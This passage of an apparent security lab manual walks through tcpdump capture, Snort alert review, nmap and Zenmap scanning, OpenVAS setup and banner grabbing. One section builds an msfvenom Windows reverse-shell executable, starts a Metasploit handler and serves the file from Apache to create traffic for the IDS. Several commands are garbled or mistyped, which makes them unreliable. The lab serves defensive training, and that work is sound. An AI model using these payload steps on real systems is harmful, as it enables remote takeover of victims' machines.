**On the Firewall**-Rulesets can be completed to catch traffic on the firewall itself.

**Each Server**-Rules can change based on the server each sensor is monitoring. (*Where Should I Install Snort? / An Introduction to Snort: A Lightweight Intrusion Detection System / InformIT*, 2001)

\*The red dots below represent locations the IDS can be placed.



- 1) Open the Linux terminal



- 2) Enter ifconfig

```
root@kali2:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:50:56:02:42:a0
          inet6 addr: fe80::250:56ff:fe02:42a0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:28 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13138 (12.8 KiB) TX bytes:4829 (4.7 KiB)

eth1      Link encap:Ethernet HWaddr 00:50:56:02:42:a1
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:154 errors:0 dropped:46 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13642 (13.3 KiB) TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:35 errors:0 dropped:0 overruns:0 frame:0
          TX packets:35 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7420 (7.2 KiB) TX bytes:7420 (7.2 KiB)
```

- 3) Activate the network interfaces

```
root@kali2:~# ifconfig eth0 0.0.0.0 up
root@kali2:~# ifconfig eth1 0.0.0.0 up
```

- 4) Collect all network traffic using tcpdump

```
root@kali2:~# tcpdump --help
tcpdump version 4.6.2
libpcap version 1.6.2
OpenSSL 1.0.1k 8 Jan 2015
Usage: tcpdump [-aAbdDefhHIJKLMNOPqRStuUvxX#] [ -B size ] [ -c count ]
              [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
              [ -i interface ] [ -j timestamptype ] [ -M secret ] [ --number ]
              [ -Q in|out|inout ]
              [ -r file ] [ -s snaplen ] [ --time-stamp-precision precision ]
              [ -T type ] [ --version ] [ -V file ]
              [ -w file ] [ -W filecount ] [ -y datalinktype ] [ -z command ]
              [ -Z user ] [ expression ]
```

- 5) Sniff the network traffic from the interfaces by entering `tcpdump -i eth0`

```
root@kali2:~# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:42:06.058546 STP 802.1d, Config, Flags [none], bridge-id 2619.00:23:04:ee:be:03.9018, length 42
14:42:06.058551 STP 802.1d, Config, Flags [none], bridge-id 2619.00:23:04:ee:be:03.9018, length 42
14:42:06.162984 IP6 fe80::750d:7ea9:a406:85c7.58733 > ff02::1:3.hostmon: UDP, length 22
14:42:06.163060 IP 192.168.1.100.50504 > 224.0.0.252.hostmon: UDP, length 22
14:42:06.163227 ARP, Request who-has 192.168.1.1 tell 192.168.1.100, length 46
14:42:06.163288 ARP, Reply 192.168.1.1 is-at 00:50:56:02:2e:99 (oui Unknown), length 46
```

- 6) Capture the traffic

```
root@kali2:~# tcpdump -i eth0 -nnntt -s 0 -w capnet1.cap -C 100
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

## Summary of Key Aspects of Monitoring, Logging, Auditing, and Alerting Using IDS

- 1) Open the Linux terminal




- 2) Enter the command below in the terminal

```
root@kali2:~# tcpdump -i eth0 -nnntt -s 0 -w brute.cap -C 100
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

- 3) Enter the windows machine and select the command terminal



4) Enter "nmap"



```

Administrator: cmd - Shortcut
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>nmap 216.1.1.1

Starting Nmap 5.51 ( http://nmap.org ) at 2022-01-30 09:27 Eastern Standard Time
Nmap scan report for server.XYZcompany.com (216.1.1.1)
Host is up (0.00s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
MAC Address: 00:50:56:02:2E:9A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds

```

5) Go back to the Linux machine and open the terminal



6) Enter the command below

```

root@kali2:~# snort -l . -c /etc/snort/snort.conf -r brute.cap
Running in IDS mode

```

7) Enter "ls"

```

Snort exiting
root@kali2:~# ls
alert.ids          brute.cap    Documents    hi.txt      Pictures    Templates
armitage           bye.txt     Downloads    iexplore.exe Public     test.txt
armitage150813.tgz capnet1.cap flags.pcap  index.html  snort      Videos
badtraffic.cap     Desktop     freeze.sh   Music       snort.log

```

8) Open Leadpad alert

```

root@kali2:~# leafpad alert.ids

```

```

alert.ids

File Edit Search Options Help
[**] [1:1421:11] SNMP AgentX/tcp request [**]
[Classification: Attempted Information Leak] [Priority: 2]
01/30-14:48:22.231185 216.1.1.200:36539 -> 216.1.1.1:705
TCP TTL:43 TOS:0x0 ID:31383 IpLen:20 DgmLen:44
*****S* Seq: 0xAFB08AC7 Ack: 0x0 Win: 0x1000 TcpLen: 24
TCP Options (1) => MSS: 1460
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0013][Xref => h

[**] [1:1421:11] SNMP AgentX/tcp request [**]
[Classification: Attempted Information Leak] [Priority: 2]
01/30-14:48:22.338357 216.1.1.200:36540 -> 216.1.1.1:705
TCP TTL:57 TOS:0x0 ID:30211 IpLen:20 DgmLen:44
*****S* Seq: 0xAFB18AC6 Ack: 0x0 Win: 0x800 TcpLen: 24
TCP Options (1) => MSS: 1460
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0013][Xref => h

[**] [1:1421:11] SNMP AgentX/tcp request [**]
[Classification: Attempted Information Leak] [Priority: 2]
01/30-14:48:22.447593 216.1.1.200:36541 -> 216.1.1.1:705
TCP TTL:52 TOS:0x0 ID:5949 IpLen:20 DgmLen:44
*****S* Seq: 0xAFB28AC5 Ack: 0x0 Win: 0x400 TcpLen: 24
TCP Options (1) => MSS: 1460
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0013][Xref => h

[**] [1:1418:11] SNMP request tcp [**]

```

The capture file can now be analyzed using Snort

---

- 1) Open the Linux terminal



- 2) Enter the command below into the terminal

```
root@kali2:~# tcpdump -i eth0 -nntttt -s 0 -w badtraffic.cap
```

- 3) Generate a payload by entering the host number and port number

```
root@kali2:~# msfvenom -a x86 --platform Windows -p windows/shell/reverse_tcp lhost=216.1.1.100 lport=443 -f exe -e x86/shikata_ga_nai -0 bad.exe
```

- 4) Start "postgresql"

```
root@kali2:~# service postgresql start
```

\* Metasploit will be used to scan targets, exploit vulnerabilities, and collect data

5) Launch Metasploit using "msfconsole"

```
root@kali2:~# msfconsole
[*] Starting the Metasploit Framework console...|
```

6) Run the multi handler

```
msf > use exploit/multi/handler
msf exploit(handler) > |
```

7) Set host and port by entering "set lhost \*host number\*" and "set lsport \*port number\*"

```
msf exploit(handler) > set lhost 216.1.1.100
lhost => 216.1.1.100
msf exploit(handler) > set lport 443
lport => 443
```

8) Set the payload

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
```

9) Enter "show options"

```
msf exploit(handler) > show options


Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
-----  -----  -----  -----
Payload options (windows/shell/reverse_tcp):
Name  Current Setting  Required  Description
-----  -----  -----  -----
EXITFUNC  process        yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST    216.1.1.100     yes      The listen address
LPORT    443             yes      The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target
```

10) Enter "exploit"

```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 216.1.1.100:443
[*] Starting the payload handler...
```

11) Open new terminal



12) Start apache by entering "apache2ctl start"

```
root@kali2:~# apache2ctl start
```

13) Run "netstat" and "nmap"

```
root@kali2:~# netstat -tan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.1:9390          0.0.0.0:*
tcp      0      0 127.0.0.1:9391          0.0.0.0:*
tcp      0      0 127.0.0.1:9392          0.0.0.0:*
tcp      0      0 127.0.0.1:5432          0.0.0.0:*
tcp      0      0 216.1.1.100:443         0.0.0.0:*
tcp6     0      0 :::80                  ::::*
tcp6     0      0 :::21                  ::::*
tcp6     0      0 ::1:5432              ::1:5432             ESTABLISHED
tcp6     0      0 ::1:56567             ::1:56568            ESTABLISHED
tcp6     0      0 ::1:5432              ::1:5432             ESTABLISHED
tcp6     0      0 ::1:56568             ::1:56567            ESTABLISHED
root@kali2:~# nmap 127.0.0.1

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-01-30 15:15 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000020s latency).
```

14) Copy files

```
root@kali2:~# cp bad.exe /var/www/html
```

15) View the connection to the victim enter "exploit"

```
msf exploit(handler) > exploit
```

Logs and captures can be reviewed within Wireshark

---


1) Open the Linux terminal



2) Enter the Wireshark command

```
root@kali2: # wireshark badtraffic.cap
```

3) Wireshark will open and allow you to view the traffic packets



## Vulnerability Assessment

### Vulnerability Assessment Implementation

#### Implementation of Port Scanning

- 1) Open the Kali Linux command terminal



- 2) Run "nmap"

```

File Edit View Search Terminal Help
root@Kali-Attacker:~# nmap
Nmap 6.47 ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludedfile <exclude file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/-sT/-sW/-sM: TCP SYN/Connect()/ACK/Window/Mailman scans
  -sU: UDP Scan

```

- 3) Enter "nmap -v -sP -spooffpmac 0 10.1.1."

```

root@Kali-Attacker:~# nmap -v -sP -spooffpmac 0 10.1.1.*
Starting Nmap 6.47 ( http://nmap.org ) at 2022-02-05 17:36 EST
Spoofing MAC address 70:2C:F4:B8:47 (No registered vendor)
Initiating Ping Scan at 17:36
Scanning 256 hosts [4 ports/host]

```


- 4) Enter "nmap -s0 10.1.1.10"

```

root@Kali-Attacker:~# nmap -s0 10.1.1.10
Starting Nmap 6.47 ( http://nmap.org ) at 2022-02-05 17:43 EST

```

5) Open a new terminal



6) Enter "nmap sT 192.168.1.6"

Notice the open ports

```
root@Kali-Attacker:~# nmap -sT 192.168.1.6
Starting Nmap 6.47 ( http://nmap.org ) at 2022-02-05 17:45 EST
Nmap scan report for 192.168.1.6
Host is up (0.0053s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
514/tcp   open  shell
```

7) Enter nmap -o 10.1.1.10

```
root@Kali-Attacker:~# nmap -o 10.1.1.10
Starting Nmap 6.47 ( http://nmap.org ) at 2022-02-05 17:50 EST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds
root@Kali-Attacker:~#
```

8) Enter nmap -o 192.168.1.50

```
root@Kali-Attacker:~# nmap -o 192.168.1.50
Starting Nmap 6.47 ( http://nmap.org ) at 2022-02-05 17:51 EST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds
root@Kali-Attacker:~#
```

9) Enter nmap -O -oscan -guess 192.168.1.50

```
nmap done. 0 in addresses (0 hosts up) scanned in 17.603 seconds
root@Kali-Attacker:~# nmap -O -oscan-guess 192.168.1.50
Starting Nmap 6.47 ( http://nmap.org ) at 2022-02-05 17:52 EST
The quieter you become, the more you are able to hear.
```

10) Enter nmap -p 80.10.1.1.10

```
root@Kali-Attacker:~# nmap -p 80 10.1.1.10
Starting Nmap 6.47 ( http://nmap.org ) at 2022-02-05 17:53 EST
The quieter you become, the more you are able to hear.
```

11) Enter nmap -p 80 192.168.1.0/24 10.1.1.0/28

```
root@Kali-Attacker:~# nmap -p 80 192.168.1.0/24 10.1.1.0/28
Starting Nmap 6.47 ( http://nmap.org ) at 2022-02-05 17:54 EST
The quieter you become, the more you are able to hear.
```

12) Enter nmap --packet-trace 10.1.1.10

```
root@Kali-Attacker:~# nmap --packet-trace 10.1.1.10
```

Notice the open ports

```
Not shown: 354 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp   open  netbios-ssn
199/tcp   open  smux
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
```

13) Enter "nmap -iflist"


```
root@Kali-Attacker:~# nmap --iflist
Starting Nmap 6.47 ( http://nmap.org ) at 2022-02-05 17:55 EST
*****INTERFACES*****
DEV (SHORT) IP/MASK          TYPE  UP  MTU  MAC
lo (lo) (none)/0            loopback down 65536
eth0 (eth0) 203.0.113.2/29  ethernet up    1500  00:50:56:02:1A:40
eth0 (eth0) fe80::250:56ff:fe02:1a40/64  ethernet up    1500  00:50:56:02:1A:40
*****ROUTES*****
DST/MASK          DEV  METRIC GATEWAY
203.0.113.0/29   eth0  0
0.0.0.0/0         eth0  0      203.0.113.1
fe80::250:56ff:fe02:1a40/128 eth0  256
fe80::/64        eth0  256
ff00::/8          eth0  256
```

14) Enter “nmap -sV 10.1.1.10”



```
root@Kali-Attacker:~# nmap -sV 10.1.1.10
Starting Nmap 6.47 ( http://nmap.org ) at 2022-02-05 17:55 EST
```

15) Go back to the first terminal




Device Scanning with Zenmap

1) Enter "zenmap"




```
root@Kali-Attacker:~# zenmap
The quieter you become,
```


2) Enter the IP address under target and select "Ping Scan"



- 3) Enter nmap -T5 192.168.1.0/24 10.1.1.0/28 in the "Command" box




- 4) Select "Topology"  
5) Select 10.1.1.10 under "Hosts"




6) Select "Ports/Hosts"

Review the ports



7) Select "Tools" and "Compare Results"



- 8) Select 192.168.1.0/24 as "A Scan" and 192.168.1.0/24 10.1.1.0/28 as "B Scan"

```

Compare Results

A Scan          B Scan
Ping scan on 192.168.1.0 | Open | Ping scan on 192.168.1.0 | Open |
> Scan Output   > Scan Output

-Nmap 6.47 scan initiated Sat Feb 05 17:59:28 2022 as: nmap -sn
+Nmap 6.47 scan initiated Sat Feb 05 18:03:01 2022 as: nmap -sn

+10.1.1.1:
+Host is up.

+10.1.1.10:
+Host is up.

192.168.1.1:
Host is up.

192.168.1.254:
Host is up.

192.168.1.50:
Host is up.

```

## Penetration Testing & Detection for Conducting Vulnerability Assessments

### OpenVAS

- 1) Within Kali Linux enter "ifconfig lo up"

```
root@Kali-Attacker:~# ifconfig lo up
```

- 2) Enter ifconfig

```
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:50:56:02:1a:40
          inet addr:263.0.113.2  Bcast:263.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::263:113.2%eth0 brd fe80::ff:fe02:1a40/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:12365 errors:0 dropped:74 overruns:0 frame:0
            TX packets:24909 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:766962 (743.1 KiB)  TX bytes:1389725 (1.3 MiB)
            Interrupt:18 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```


- 3) Enter the command below

```
root@Kali-Attacker:~# /home/scripts/openvas_start
Starting OpenVAS Scanner: [ ] If you become, the more you are able to hear
```

4) Open Iceweasel



5) Enter <http://127.0.0.1:9392> into the search bar




Greenbone Security Assistant


6) Enter your username and password



7) Enter 10.1.1.10 into the "Start Scan" box and select "Start Scan"



8) Select "Targets" under Configuration



9) Select the blue star to add a new Target



10) Enter "Name" "Hosts" "Alive Test" and then select "Create Target"

This screenshot shows the 'New Target' configuration dialog. The 'Name' field is set to 'unnamed'. Under 'Hosts', the 'Manual' option is selected with 'localhost' entered. The 'Exclude Hosts' field is empty. Under 'Alive Test', the dropdown is set to 'ICMP, TCP-ACK Service & ARP Ping'. A 'Create Target' button is visible at the bottom right.

11) Follow the same process for entering "Users," "Schedules," and "New Tasks" as needed.  
The blue star will be used to enter a new user, schedule, task, etc

12) "Users can be found under "Administration."



13) Enter "Login Name," "Password," "Host Access," Select "Deny all and allow:" then select "Create User"

New User

Login Name:	unnamed
Password:	<input type="password"/>
Roles (optional):	User
Groups (optional):	-- +
Host Access:	<input checked="" type="radio"/> Allow all and deny <input type="radio"/> Deny all and allow
Interface Access:	<input checked="" type="radio"/> Allow all and deny <input type="radio"/> Deny all and allow
<input type="button" value="Create User"/>	

Greenbone Security Assistant (GSA) Copyright 2009-2018 by Greenbone Networks GmbH www.greenbone.net

14) "Schedules" are found under "Configuration"



15) Enter "Name," "First Time," "Period," then "Create Schedule"

New Schedule

Name: unnamed

Comment (optional):

First Time: 23 h 25, 05 Feb 2012

Timezone (optional):

Period (optional): 0 hour(s)

Duration (optional): 0 hour(s)

Create Schedule

16) "Tasks" can be found under "Scan Management"



17) Enter "Name," "Scan Config," and "Schedule," then "Create Task"

New Task

Name: unnamed

Comment (optional):

Scan Config: Discovery

Scan Targets: Localhost

Order for target hosts: Sequential

Network Source Interface:

Alerts (optional): -- +

Schedule (optional): --

Slave (optional): --

Add results to Asset Management:  yes  no

Alterable Task:  yes  no

**Scan Intensity**

Maximum concurrently executed NVTs per host: 4

Maximum concurrently scanned hosts: 20

Create Task

## Vulnerability Assessment Identify Weakness

- 1) Open the Kali Linux command terminal



- 2) Enter "nmap [www.campus.edu](http://www.campus.edu)"

```
root@kali2:~# nmap www.campus.edu
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 11:36 EST
```

Notice the open ports

```
Not shown: 909 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
1090/tcp  open  rmi+registry
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5432/tcp  open  postgresql
8180/tcp  open  sample+flag:999818
```

- 3) Enter nc [www.campus.edu](http://www.campus.edu) 21

Note the same steps will be followed below; you will simply be changing the port numbers followed by "quit" and "clear"

- 4)

```
root@kali2:~# nc www.campus.edu 21
220 Microsoft FTP Service
```


- 5) Enter "quit"

- 6) Enter "clear"

- 7) Enter "telnet [www.campus.edu](http://www.campus.edu) 23"

```
root@kali2:~# telnet www.campus.edu 23
```

- 8) When the login appears, select "Ctrl + C."




The terminal window displays a warning message from Metasploit:

```
Warning: Never expose this VM to an untrusted network!
